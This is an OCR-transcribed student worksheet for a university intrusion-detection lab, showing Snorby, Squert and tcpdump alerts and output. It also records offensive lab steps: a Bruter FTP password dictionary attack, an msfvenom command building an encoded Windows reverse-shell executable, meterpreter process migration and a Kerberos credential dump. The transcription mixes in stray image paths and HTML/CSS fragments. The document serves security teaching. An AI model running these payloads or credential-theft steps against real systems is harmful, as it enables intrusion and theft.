

Southern New Hampshire University

CYB 310 Module Four Lab Worksheet

Andree Salvo
Southern New Hampshire University
CYB 410 - 4-2 Lab Worksheet
Instructor: Raschid Muller
9/1/2025
Lab: Identifying & Analyzing Network Host Intrusion Detection System Alerts

Prompt	Response
In the lab, “Analyzing Network Events Using Snorby,” **Step 18,** take a screenshot of the alert window showing signature information and TCP header information.	
In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 11,** take a screenshot of the Squert window displaying filtered scans for ip 203.0.113.2.	

Snorby - Listing Sessions - Mozilla Firefox

https://localhost:444/events/sessions

Andree Salvo

Welcome Administrator | Settings | Log out

Listing Sessions (54 unique unclassified sessions)

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
2	Security-Onion-	10.1.1.10	203.0.113.2	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	10:48 PM	234

IP Header Information

Source	Destination	Ver	Hlen	Tos	Len	ID	Flags	Off	TTL	Proto	Csum
10.1.1.10	203.0.113.2	4	5	0	112	0	0	0	0	6	29563

Signature Information

Generator ID	Sig. ID	Sig. Revision	Activity (225/1023)	Category	Sig Info
1	2010493	2	21.99%	attempted-recon	Query Signature Database View Rule

TCP Header Information

Src Port	Dst Port	Seq	Ack	Off	Res	Flags	Win	Csum	URP
3306	52594	0	0	5	0	0	0	59906	0

Payload

```
0000000: 44 00 00 00 ff 6a 04 48 6f 73 74 20 27   32 30 33 2e 30 2e 31 31 33 2e 32 27 20  D....j.Host.'203.0.113.2'.
000001A: 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65   64 20 74 6f 20 63 6f 6e 6e 65 63 74 20  is.not.allowed.to.connect.
0000034: 74 6f 20 74 68 69 73 20 4d 79 53 51 4c   20 73 65 72 76 65 72                    to.this.MySQL.server
```

Notes

This event currently has zero notes - You can add a note by clicking the button below.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

squert - Mozilla Firefox

https://localhost/squert/index.php?id=a8bee571a44bd43b2366cead7da03936

Welcome soadmin | Logout

ip 203.0.113.2

Timeline: 2025-09-01 00:00:00 until 2025-09-01 23:59:59 (+00:00) Filtered by Object: YES Filtered by Sensor: NO

Event Grouping: on
Event Queue Only: on
Map: off

QUEUE	SC	DC	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
234	1	1	22:48:42	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	2010493	6	16.049%
6	2	2	22:43:01	SURICATA TLS error message encountered	2230009	6	0.412%
219	1	5	22:42:41	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	2009358	6	15.021%
33	1	1	22:42:40	GPL WEB_SERVER 403 Forbidden	2101201	6	2.263%
90	1	5	22:42:25	ET SCAN NMAP OS Detection Probe	2018489	17	6.173%
90	1	5	22:42:25	GPL SHELLCODE x86 inc ebx NOOP	2101390	17	6.173%
120	7	7	22:42:25	SURICATA ICMPv4 unknown code	2200025	1	8.230%
6	1	1	22:42:13	ET SCAN Potential SSH Scan	2001219	6	0.412%
45	1	3	22:42:07	ET POLICY Suspicious inbound to mySQL port 3306	2010937	6	3.086%
39 5	1	5	22:40:21	PADS New Asset - ssh OpenSSH 5.9p1 (Protocol 2.0)	1	6	2.675%

Compromised L1: -
Compromised L2: -
Attempted Access: -
Denial of Service: -
Policy Violation: -
Reconnaissance: -
Malware: -
No Action Req'd.: 264 (18.1%)


```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head></head>
  <body>
    <div id="tab_group" class="tab_group"></div>
    <div class="lr"></div>
    <div class="rl"></div>
    <div class="cat_box"></div>
    <div class="sen_box"></div>
    <div class="fltr_box" style="display: none;"></div>
    <div class="bottom"></div>
    <input id="event_sort" type="hidden" value="DESC"></input>
```

```
element {
}
div.cat_box, div.fltr_box,
div.sen_box {                    squert.css:344
    position: fixed;
    height: 510px;
    width: 920px;
    top: 50%;
    left: 50%;
    margin-top: -260px;
    margin-left: -460px;
    background-color: #F4F4F4;
    border-radius: 3px;
```

<table>
<tr>
<td>

In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 17,** take a screenshot of the Squert window displaying no results when filtering events for ip 10.1.1.10.

</td>
<td>



ip 10.1.1.10

Timeline: 2025-09-01 00:00:00 until 2025-09-01 23:59:59 (+00:00) Filtered by Object: YES Filtered by Sensor: YES

Event Grouping: on
Event Queue Only: on
Map: off

Compromised L1: -
Compromised L2: -
Attempted Access: -
Denial of Service: -
Policy Violation: -
Reconnaissance: -
Malware: -
No Action Req'd.: 88 (17.9%)

<table>
<tr><th>QUEUE</th><th></th><th>SC</th><th>DC</th><th>ACTIVITY</th><th>LAST EVENT</th><th>SIGNATURE</th><th>ID</th><th>PROTO</th><th>% TOTAL</th></tr>
<tr><td>78</td><td></td><td>1</td><td>1</td><td></td><td>22:48:42</td><td>ET SCAN Non-Allowed Host Tried to Connect to MySQL Server</td><td>2010493</td><td>6</td><td>15.886%</td></tr>
<tr><td>2</td><td></td><td>2</td><td>2</td><td></td><td>22:43:01</td><td>SURICATA TLS error message encountered</td><td>2230009</td><td>6</td><td>0.407%</td></tr>
<tr><td>14</td><td></td><td>1</td><td>1</td><td></td><td>22:42:41</td><td>ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)</td><td>2009358</td><td>6</td><td>2.851%</td></tr>
<tr><td>11</td><td></td><td>1</td><td>1</td><td></td><td>22:42:40</td><td>GPL WEB_SERVER 403 Forbidden</td><td>2101201</td><td>6</td><td>2.240%</td></tr>
<tr><td>2</td><td></td><td>1</td><td>1</td><td></td><td>22:42:13</td><td>ET SCAN NMAP OS Detection Probe</td><td>2018489</td><td>17</td><td>0.407%</td></tr>
<tr><td>2</td><td></td><td>1</td><td>1</td><td></td><td>22:42:13</td><td>GPL SHELLCODE x86 inc ebx NOOP</td><td>2101390</td><td>17</td><td>0.407%</td></tr>
<tr><td>4</td><td></td><td>2</td><td>2</td><td></td><td>22:42:13</td><td>SURICATA ICMPv4 unknown code</td><td>2200025</td><td>1</td><td>0.815%</td></tr>
<tr><td>12</td><td></td><td>1</td><td>1</td><td></td><td>22:42:07</td><td>ET POLICY Suspicious inbound to mySQL port 3306</td><td>2010937</td><td>6</td><td>2.444%</td></tr>
<tr><td>6</td><td>5</td><td>2</td><td>2</td><td></td><td>22:40:21</td><td>PADS New Asset - unknown @ntp</td><td>1</td><td>17</td><td>1.222%</td></tr>
<tr><td>2</td><td></td><td>1</td><td>1</td><td></td><td>22:39:56</td><td>ET POLICY Suspicious inbound to PostgreSQL port 5432</td><td>2010939</td><td>6</td><td>0.407%</td></tr>
</table>

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head></head>
  <body>
    <div id="tab_group" class="tab_group"></div>
    <div class="lr"></div>
    <div class="rl"></div>
    <div class="cat_box"></div>
    <div class="sen_box" style="display: none;"></div>
    <div class="fltr_box" style="display: none;"></div>
    <div class="bottom"></div>
    <input id="event_sort" type="hidden" value="DESC"></input>
```

```
element {                                  inline
    display: none;
}
div.cat_box, div.fltr_box,           squert.css:344
div.sen_box {
    position: fixed;
    height: 510px;
    width: 920px;
    top: 50%;
    left: 50%;
    margin-top: -260px;
    margin-left: -460px;
    background-color: #F4F4F4;
```

</td>
</tr>
<tr>
<td>

There are a variety of network analyzers. Which tool did you feel was the most powerful and easiest to use?

</td>
<td>

I would have to say Squert because it was super easy to use, provided numerous options, and everything was color-coded.

</td>
</tr>
<tr>
<td>

Why is it important to add network analyzer tools to your cybersecurity analyst skill set?

</td>
<td>

It’s important to add a network analyzer tool to your skill set because they let you inspect traffic, detect anomalies, and quickly respond to security threats.

</td>
</tr>
<tr>
<td>



How will you use network analyzer tools in a professional manner?


</td>
<td>

I’ll utilize network analyzer tools professionally by focusing on monitoring traffic, identifying issues, and enhancing security without compromising user privacy.

</td>
</tr>
</table>




Lab: Intrusion Detection Using Snort



Prompt	Response
In the lab section, “Setting up the Sniffer,” **Step 19,** type your name after the command prompt and take a screenshot of the output after running the *tcpdump -i eth1* command.	 65 packets received by filter 0 packets dropped by kernel root@kali2:~# tcpdump -i eth1 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes 19:54:53.494815 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497 19:54:53.495195 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485 19:54:53.495206 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499 19:54:53.495209 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 433 19:54:53.495521 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442 19:54:53.495533 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 513 19:54:53.653506 IP6 fe80::ffff:ffff:ffff:ffff > ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::], length 28 19:54:56.505703 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 513 19:54:56.505721 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442 19:54:56.506115 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 433 19:54:56.506236 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499 19:54:56.506239 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485 19:54:56.507545 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497 ^C 13 packets captured 13 packets received by filter 0 packets dropped by kernel root@kali2:~# Andree Salvo
In the lab section, “Detecting Unwanted Incoming Attacks,” **Step 9,** take a screenshot of the results in the Bruter window after it has cycled through the dictionary words.	 Net_Sec_Win7Ext-sniff Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot Recycle Bin Cain Adobe Reader 8 cmd - Shortcut Mozilla Firefox deface.txt Nessus Client Microsoft Office Outl... Nessus Server ... NetworkM... - Shortcut Malware putty.exe NetworkM... sql.txt steg TrueCrypt Setup 7.... Bruter.exe - Shortcut Wireshark Administrator: cmd - Shortcut Bruter File Setting Log Help Proxy Option Start Stop Browse.. Browse... Option Result Testing Message Administrator: cmd -... 8:13 PM Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\>nmap 216.1.1.1 Eastern Daylight Time nds Connection Options Target: 216.1.1.1 Protocol: FTP Port: 21 □ SSL User Option User: administrator Password Modes □ Combo: Andree Salvo ☑ Dictionary: C:\Bruter_1.1\Wordlist.tx □ Brute force Misc Options Connections: 5 Max Retry: 3 Time out: 5 s Wait for retry: 500 ms Wait for each try: 0 ms Max Attempt /Connection: -1 □ Stop when found one □ Password First Target Service User Password Note 216.1.1.1 ftp administrator P@ssw0rd Test completed Pwd/Sec: 1173 Tested: 180857 Time: 1:53 ●

In the lab, “Detecting Unwanted Outgoing Traffic,” **Step 6,** type your name at the command prompt and take a screenshot of the output of the payload generated.	
	`root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lh`
	`ost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe`
	`Found 1 compatible encoders`
	`Attempting to encode payload with 1 iterations of x86/shikata_ga_nai`
	`x86/shikata_ga_nai succeeded with size 360 (iteration=0)`
	`x86/shikata_ga_nai chosen with final size 360`
	`Payload size: 360 bytes`
	`Saved as: bad.exe`
	`root@kali2:~# service postgresql start`
	`root@kali2:~# Andree Salvo`

How can you see what options are available for the *tcpdump* command? How can this tool be used by a security analyst?	You can view the tcpdump option by typing **tcpdump –help.** This tool assists security analysts by capturing and analyzing network traffic to detect threats, investigate incidents, or troubleshoot issues.
What command will display all of the Ethernet interfaces within Linux? How can this be valuable to a security analyst?	The Ifconfig command will show all the interfaces on a system. This coimmand can let security analyst configure interfaces.

Detecting Malware and Unauthorized Devices

Prompt	Response
In the lab, “Keyloggers,” **Step 6**, scroll up to the prompt where you typed the *nmap* command and take a screenshot of the output from the scan. Be sure to include the timestamp at the top (date and time).	 root@kali:~# nmap -A 172.16.1.100 Starting Nmap 7.70 (https://nmap.org) at 2025-09-01 21:47 EDT Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.77% done; ETC: 21:49 (0:00:00 remaining) Nmap scan report for 172.16.1.100 Host is up (0.00013s latency). Not shown: 987 filtered ports PORT STATE SERVICE VERSION 53/tcp open domain Microsoft DNS 6.1.7600 (1DB04001) (Windows Server 2008 R2) | dns-nsid: |_ bind.version: Microsoft DNS 6.1.7600 (1DB04001) 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-02 01:48:09Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: domain.local, Site: Default-First-Site-Name) 445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds (workgroup: DOMAIN) 464/tcp open kpasswd5? 636/tcp open tcpwrapped 1433/tcp open ms-sql-s Microsoft SQL Server 2008 R2 10.50.4000.00; SP2 | ms-sql-ntlm-info: | Target_Name: DOMAIN | NetBIOS_Domain_Name: DOMAIN
In the lab, “Keyloggers,” **Step 21**, take a screenshot of the successful migration after running the *migrate* command. **Note: The number you use will be different from the one in the example.**	 C:\Windows\System32\vds.exe 2432 1868 cmd.exe x64 1 DOMAIN\Administrator  meterpreter > migrate 2432 [*] Migrating from 1852 to 2432... [*] Migration completed successfully. meterpreter > Andree Salvo

Prompt	Response
In the lab, “Keyloggers,” **Step 30**, take a screenshot of the output after running the *kerberos* command. Scroll up to the prompt where you typed the command and include the administrator password in your screenshot to show the success of the keylogger dump.	
In the lab, “Examining Malware**,” Step 32,** take a screenshot of the History tab in Windows Defender showing the quarantined file that was detected.	

root@kali: ~

```
0;995      Negotiate  NT AUTHORITY  IUSR
0;996      Negotiate  DOMAIN        SERVER$        97 82 cd 7f 1a 51 ad 17 72 95 4b f0 67 75 92
e8 d2 ea 77 44 75 91 ae f2 e3 e4 49 0e 47 68 44 5e 22 24 70 4f 7e e1 e2 2d 9b 50 22 fe c6 a6 74 d
d b5 9a 86 b0 90 57 f7 8a 41 b4 d0 9a 03 69 10 0b 8d 27 54 41 b0 e7 84 89 79 8d da 43 06 82 0b 52
 1b df ef 14 ce 9e 27 eb 49 7a bd c0 ba c9 4b 8d 79 47 be 1c fe 20 a6 52 85 39 fa 9b 55 ca 2b 70
9b 81 20 bc 45 e3 e6 0d 17 5f d5 47 4d f5 8e b2 9b b4 d9 f1 ed f5 e7 c8 40 6c 5b ba 08 d7 77 4f 8
b fc 34 54 49 3e ce 65 7c f3 43 06 6f 65 de df a9 8b 1a 0a 05 05 58 c8 b8 55 22 5f ef ea 65 43 2e
 2b eb 10 21 78 f6 1f 9a a2 b7 67 b1 85 1b fa 7e e2 d3 1e 7b 71 6f 89 7f c4 48 5c 33 0e 0f ad d3
3e e1 d8 d5 6e a1 03 34 a1 90 e5 25 a2 e6 b5 66 92 b1 95 b4 35 c9 2f ca 26 72 b0 0c 4d a9 01
0;808919   Negotiate  IIS APPPOOL   DefaultAppPool 97 82 cd 7f 1a 51 ad 17 72 95 4b f0 67 75 92
e8 d2 ea 77 44 75 91 ae f2 e3 e4 49 0e 47 68 44 5e 22 24 70 4f 7e e1 e2 2d 9b 50 22 fe c6 a6 74 d
d b5 9a 86 b0 90 57 f7 8a 41 b4 d0 9a 03 69 10 0b 8d 27 54 41 b0 e7 84 89 79 8d da 43 06 82 0b 52
 1b df ef 14 ce 9e 27 eb 49 7a bd c0 ba c9 4b 8d 79 47 be 1c fe 20 a6 52 85 39 fa 9b 55 ca 2b 70
